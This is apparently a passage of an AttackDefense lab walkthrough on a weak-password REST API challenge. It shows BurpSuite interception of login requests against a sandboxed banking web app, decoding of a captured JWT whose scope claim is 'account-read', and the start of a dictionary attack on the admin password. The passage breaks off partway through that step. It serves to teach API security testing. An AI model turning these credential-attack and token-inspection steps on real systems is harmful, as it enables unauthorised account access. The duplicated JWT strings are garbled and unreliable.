

[illegible]

Name	Weak Password
URL	https://attackdefense.com/challengedetails?cid=1921
Type	REST: API Security

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.1.1.4 netmask 255.255.255.0 broadcast 10.1.1.255
    ether 02:42:0a:01:01:04 txqueuelen 0 (Ethernet)
    RX packets 13403 bytes 1209861 (1.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12476 bytes 17305686 (16.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.248.164.2 netmask 255.255.255.0 broadcast 192.248.164.255
    ether 02:42:c0:f8:a4:02 txqueuelen 0 (Ethernet)
    RX packets 410 bytes 414496 (404.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 402 bytes 43530 (42.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 40807 bytes 29508976 (28.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 40807 bytes 29508976 (28.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@attackdefense:~#
```


The IP address of the machine is 192.248.164.2.

Therefore, the Banking WebApp is running on 192.248.164.3, at port 5000.

Step 2: Viewing the Banking WebApp.

Open the following URL in firefox.

URL: http://192.248.164.3:5000




Step 3: Configuring the browser to use BurpSuite proxy and making BurpSuite intercept all the requests made to the API.

Launch BurpSuite.

Select Web Application Analysis > burpsuite




The following window will appear:




Click Next.

Finally, click Start Burp in the following window:




The following window will appear after BurpSuite has started:



Configure the browser to use the Burp proxy listener as its HTTP Proxy server.

Open the browser preference settings and search for network proxy settings.



Select Manual Proxy Configuration and set the HTTP Proxy address to localhost and the port to 8080.

The screenshot shows the 'Connection Settings' dialog box. Under the heading 'Configure Proxy Access to the Internet', the 'Manual proxy configuration' radio button is selected. The 'HTTP Proxy' field contains '127.0.0.1' and the 'Port' field contains '8080'. There is an unchecked checkbox for 'Use this proxy server for all protocols'. Below these, the 'SSL Proxy', 'FTP Proxy', and 'SOCKS Host' fields are all empty, with their respective 'Port' fields set to '0'. The 'SOCKS v4' and 'SOCKS v5' radio buttons are both unselected. At the bottom, the 'Automatic proxy configuration URL' is empty, and there is a 'Reload' button. The 'Help', 'Cancel', and 'OK' buttons are at the very bottom.

Click OK.

Everything required to intercept the requests has been setup.


Step 4: Interacting with the Banking API using the WebApp.

Login into the webapp using the provided credentials:

Username: elliot

Password: elliotalderson

Note: Make sure that intercept is on in BurpSuite



secure-bank-app x +

192.248.164.3:5000 133%


Welcome to Secure Banking WebApp

Login

Username:

Password:

Notice the corresponding requests in BurpSuite.



Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer

Intercept HTTP history WebSockets history Options

Request to http://192.248.164.3:8081

```
OPTIONS /login HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://192.248.164.3:5000/
Origin: http://192.248.164.3:5000
Connection: close
```

Forward the above request.

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer

Intercept HTTP history WebSockets history Options

✎ Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /login HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/
Content-Type: application/json
Content-Length: 51
Origin: http://192.248.164.3:5000
Connection: close

{"identifier":"elliott","password":"elliotalderson"}
```

Forward the above request and view the changes reflected in the web app.


Welcome Elliot!

Account Number: 1337

Update Profile

Check Balance

Get Golden Ticket



Forward above request.

Welcome Elliot!

Account Number: 1337


Update Profile

Check Balance

Current Balance: 500

Get Golden Ticket

Click on Get Golden Ticket button.



Forward the above request.



Notice that a JWT Token is sent in the request.

JWT Token:

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWYWNjdCI6MTMzNywiOiJhY2NvdW50LXJlYWQ1LCJleHAiOiE1NzU4ODcwODgsImldCI6MTU3NTg4NjQ0H0.1MbFch1vv3DvNiWBmpBWace-YosFJba6la-X5hJFfzno6eWsggOC8AMryRlF8AtrAS7ykMgcsLjsRuX22MqovbrbUMjnkVQ8Ron_sJu2JyHKRh62H7uSxt54s-cx6LAFGLvUxjfhTqo2csaNXBSqCRhi4oiiseHRFX5b342nd9pXL-9RaRv7JxJkIgdgUzEtC0nq4U5-cAOzEHKoksBh2EiLzV08J2b58HZ3YL9gaZZCqWl9y-JDYHwffNv8ljz57nr1KS1pb7xN5bLKhYKqPMJ85csf2R3ePybE-fcVquXyLVr4myz2_d0iNR0Jpwr47nw2aGNFTi32A6YxQYmw}

ywic2NvcGUiOiJhY2NvdW50LXJlYWQiLCJleHAiOjE1NzU4ODcwODgsImIhdCI6MTU3NTg4NjQ4OH0.iMbfch1vv3DvNiWBmpBWace-YosFJba6la-X5hJFfzno6eWSggOC8AMryRIF8AtrAS7ykMgcsLjsRuX22MqovbrbUMjnkVQ8Ron_sJu2JyHKRh62H7uSxt54s-cx6lAFLGlVUxjfhTqo2cSaNXBsSqcRhi4oiiseHRFX5b342nD9pXL-9RaRv7JxJklgdgUzEtCOnq4U5-cAOzEHKoksBh2EiLzV08J2bS8HZ3YL9gaZZCqWl9y-JDYHWffNv8ljz57nr1KS1pb7xN5bLKhyKQpMJ85Csf2R3ePybE-fcVquXyLVr4myz2_dOiNR0Jpwr47nW2aGNFTi32A6YxQYmw

Visit <https://jwt.io> and decode the above obtained token:

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWYWNjdCI6MTMzNywic2NvcGUiOiJhY2NvdW50LXJlYWQiLCJleHAiOjE1NzU4ODcwODgsImIhdCI6MTU3NTg4NjQ4OH0.iMbfch1vv3DvNiWBmpBWace-YosFJba6la-X5hJFfzno6eWSggOC8AMryRIF8AtrAS7ykMgcsLjsRuX22MqovbrbUMjnkVQ8Ron_sJu2JyHKRh62H7uSxt54s-cx6lAFLGlVUxjfhTqo2cSaNXBsSqcRhi4oiiseHRFX5b342nD9pXL-9RaRv7JxJklgdgUzEtCOnq4U5-cAOzEHKoksBh2EiLzV08J2bS8HZ3YL9gaZZCqWl9y-JDYHWffNv8ljz57nr1KS1pb7xN5bLKhyKQpMJ85Csf2R3ePybE-fcVquXyLVr4myz2_dOiNR0Jpwr47nW2aGNFTi32A6YxQYmw
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "iss": "Dummy Bank",
  "acct": 1337,
  "scope": "account-read",
  "exp": 1575887088,
  "iat": 1575886488
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
```

Notice that the token has a scope claim and it is set to the value "account-read".

Forward the above request and view the changes reflected on the web page.

Welcome Elliot!

Account Number: 1337

Check Balance

Current Balance: 500

Get Golden Ticket

Error: You need an account balance > 5000000 to get the Golden Ticket!

As mentioned in the challenge description:

"The authorization system used relies on a scope parameter in the issued token. If the token issued to a user has the scope of "account-write", then they get write access on the account, else, for scope of "account-read", the user gets read-only access to the account."

And the token obtained above has scope set to "account-read".


This means that the above user ("Elliot Alderson") also has read-only access to the account. Therefore, he can only read his account balance.

Step 5: Performing a dictionary attack to retrieve the password of the admin user.


Clear the user session and go to forgot password page.

Open the inspector window and click on the "Storage" tab.


Checking all the storage options where the user's session could be saved, it was found that the user session was saved in the Local Storage.



